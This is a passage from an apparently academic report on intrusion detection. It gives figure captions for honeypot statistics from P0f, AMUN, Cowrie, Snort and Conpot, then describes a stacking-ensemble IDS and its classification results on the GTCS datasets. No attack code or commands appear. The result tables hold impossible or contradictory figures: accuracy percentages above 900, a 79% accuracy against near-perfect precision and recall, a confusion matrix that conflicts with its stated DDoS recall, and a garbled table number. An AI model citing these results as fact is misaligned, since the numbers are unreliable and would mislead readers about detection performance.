


Figure 41. P0f Top Attacked Ports.




Figure 42. P0f Top Link Types.




Figure 43. P0f Top Operating Systems.

AMUN

Figures 44 and 45 show top attackers and their corresponding countries while Figure 46 shows the top attacked ports captured by AMUN sensor.




Figure 44. AMUN Top Attackers and Their Countries.




Figure 45. AMUN Top Attacks by Countries.




Figure 46. AMUN Top Attacked Ports.

Cowrie

Figure 47 shows the top URLs that were used by the attackers to download scripts and binaries used to mount their attacks, Figure 48 shows the top SSH versions, while Figure 49 shows the top used users/passwords pairs, and Figure 50 shows top used attack commands. Also, Figures 51 and 52 show top attackers and their corresponding countries




Figure 47. Cowrie Top URLs.




Figure 48. Cowrie Top SSH Versions.




Figure 49. Cowrie Top Users/Passwords.



Figure 50. Cowrie Top Attack Commands.




Figure 51. Cowrie Top Attackers and Their Countries.




Figure 52. Cowrie Top Attacks by Countries.

Snort

Figures 53 and 54 show top attackers and their corresponding countries while Figure 55 shows the top attacked ports captured by Snort.




Figure 53. Snort Top Attackers and Their Countries




Figure 54. Snort Captured Top Attacks by Countries.




Figure 55. Snort Captured Top Attacked Ports.

Conpot

Figures 56 and 57 show top attackers and their corresponding countries while Figure 58 shows the top attack types captured by Conpot.




Figure 56. Conpot Top Attackers and Their Countries.




Figure 57. Conpot Captured Top Attacks by Countries.




Figure 58. Conpot Captured Top Attack Types.

Figures 59, 60, and 61 provide interesting facts about all the data where Figures 59 and 60 show top attackers and their corresponding countries while Figure 61 shows the top attacked ports in general.




Figure 59. Top Attackers and Their Countries.



Figure 60. Top Attacks by Countries.




Figure 61. Most Attacked Ports.

9.6. SNEC-IDS: Stacking ensemble IDS using Heterogeneous Datasets

The advantage of stacking was described in [158] to implement protein classification approach, and a high accuracy results were achieved. Also, it is described in [159] that an ensemble of classifiers offer better solutions compared to individual classifiers. A comparative evaluation study was performed to evaluate the performance of SVM along with different classifiers like DT, RF, NB, and LR. The results of the study have indicated that algorithmic combinations with SVM deliver superior results compared to individual SVM [160]. The application of the ensemble learning algorithm known as super learner resulted in enhanced results using the MAWILab dataset [161]. By merging the improvements of different algorithms, the detection effect can be

improved [162]. The stacking technique was used to identify malware on mobile appliances and better accuracy and F-measure results were achieved [163].

9.7. Implementation Strategy

Illustrated in Figure 62 is the stacking model that involves a set of classifiers —namely, LR, KNN, RF, and SVM. As shown in [164], a combination of different classifiers produces superior predictions. Stacking was originally proposed by Wolpert [165], where different ML classifiers determine their different biases on a learning set eventually filtering out biases. The process of stacking includes two models: level 0 classifiers and level 1 or metaclassifier. The fundamental logic of stacking is to use the metaclassifier to predict the samples by learning from level 0 classifiers. Yan and Han [166] demonstrated an important improvement of the stacking classifier. They stated that stacking approaches can enhance the accuracy even with unbalanced datasets.




Figure 62: Stacking Ensemble Model.

9.8. The Classification Process

The critical hyperparameters used in the hyperparameter optimization process are listed in Table 21. Algorithm 5 shows the whole classification process implemented in the classification framework involving multiple classifiers.

Table 21: Critical Hyperparameters.

The Model	GTCS-I	GTCS-II
RF	Est = 100.00	Est = 50.00
	C = gini	C = entropy
KNN	Neighbours = 4	Neighbours = 5
	M = Minkowski	M = Euclidan
LR	P = L2	P = L2
SVM	C = 1.00	C = 1.00
	K = rbf	K = rbf

Input: Train data $T = \{X_i, Y_i\}_{i=1}^m$ ($X_i \in R^n, Y_i \in Y$)

Output: Predictions from the ensemble E

Step 1. Impose cross validation in order to prepare a training set for meta-classifier

Step 2. Randomly split T into “ m ” equal size subsets, i.e., $T = \{T_1, T_2, T_3 \dots T_m\}$

Step 3. for $m \leftarrow 1$ to M

Learn base classifiers namely random forest, KNN, and logistic regression

for $n \leftarrow 1$ to N

Learn a classifier P_{mn} from T or T_m

End for

Step 4. Formulate a training set for metaclassifier (SVM)

for each $X_i \in T_m$

Extract a new instance (x_i', y_i) , where $x_i' = \{P_{m1}(X_i), P_{m2}(X_i), P_{m3}(X_i), \dots, P_{mN}(X_i)\}$

End for

End for

Step 5. Return $y_{\hat{1}} = \{y_1, y_2, y_3, \dots, y_n\}$ from ensemble

ALGORITHM 5: Stacking Ensemble Strategy.

9.9. Results and Discussion

To accurately assess the efficacy of the proposed framework and validate the outcomes achieved from a stacked ensemble, results from both binary and multiclass classification processes are presented in this section. Table 22 shows the results achieved upon classifying the network traffic instances of the GTCS-I dataset.

Table 22: Two-fold Classification Results From the GTCS-I Dataset.

Accuracy	Precision	Recall	F1 score	AUC	FPR
79%	98%	96%	97%	99%	1.1%

Presented in Table 23 are classification results relating to each one of GTCS-I different classes — namely, normal, botnet, brute force, DDoS, and infiltration.

Table 23: GTCS-I Multi-class Classification Results.

Metric	Normal	Botnet	Brute Force	DDoS	Infiltration	Overall
Recall	0.9918	0.98597	0.98907	0.99056	0.9797128	0.9809
Precision	0.9940	0.98988	0.98859	0.98976	0.9818808	0.9881
FPR	0.0054	0.0062	0.0102	0.0093	0.0147	0.0101
Accuracy	0.9871	0.97826	0.98001	0.98218	0.9666758	97.19%

The traffic traces obtained in GTCS-II are generated from real network traffic in a duration of ten days. Shown in Table 25 is performance metrics for the seven attack types found in the GTCS-II dataset.

Table 244: Confusion Matrix of the 7 Attacks in GTCS-II.

		0	1
SSHscan	0	945101	5727
	1	7834	90829
UDPscan	0	894525	16786

		0	1
	1	18586	120998
Spam	0	929987	9421
	1	13346	93768
DOS	0	937453	12288
	1	9299	89889
Scan	0	925646	11167
	1	10657	99879
Blacklist	0	947865	9876
	1	8897	88974
DDoS	0	926565	13897
	1	69876	48760

It is observable in Table 25 that the FPR was significantly lower for different attack categories, thus indicating that the whole performance of the ensemble model was performing better. Table 26 also shows that the false alarm rate was low for different attack categories. The receiver operating characteristic (ROC) curve is shown in Figure 63.

Table 25: Performance Metrics for GTCS-II.

Metric	Blaklist	Spam	Scan	SSHscan	UDPscan	DOS	DDoS	Overall
Recall%	97.9	95.3	94.5	97.1	96.2	93.1	90.1	94.8
Precision%	91.2	93.9	95.8	91.7	96.1	95.7	97.1	94.5
FPR%	1.6	1.5	2.2	1.9	3.2	2.9	1.4	2.1

Metric	Blaklist	Spam	Scan	SSHscan	UDPscan	DOS	DDoS	Overall
Accuracy%	97.5	96.55	940.1	962.1	958.5	967.2	911.3	95.42

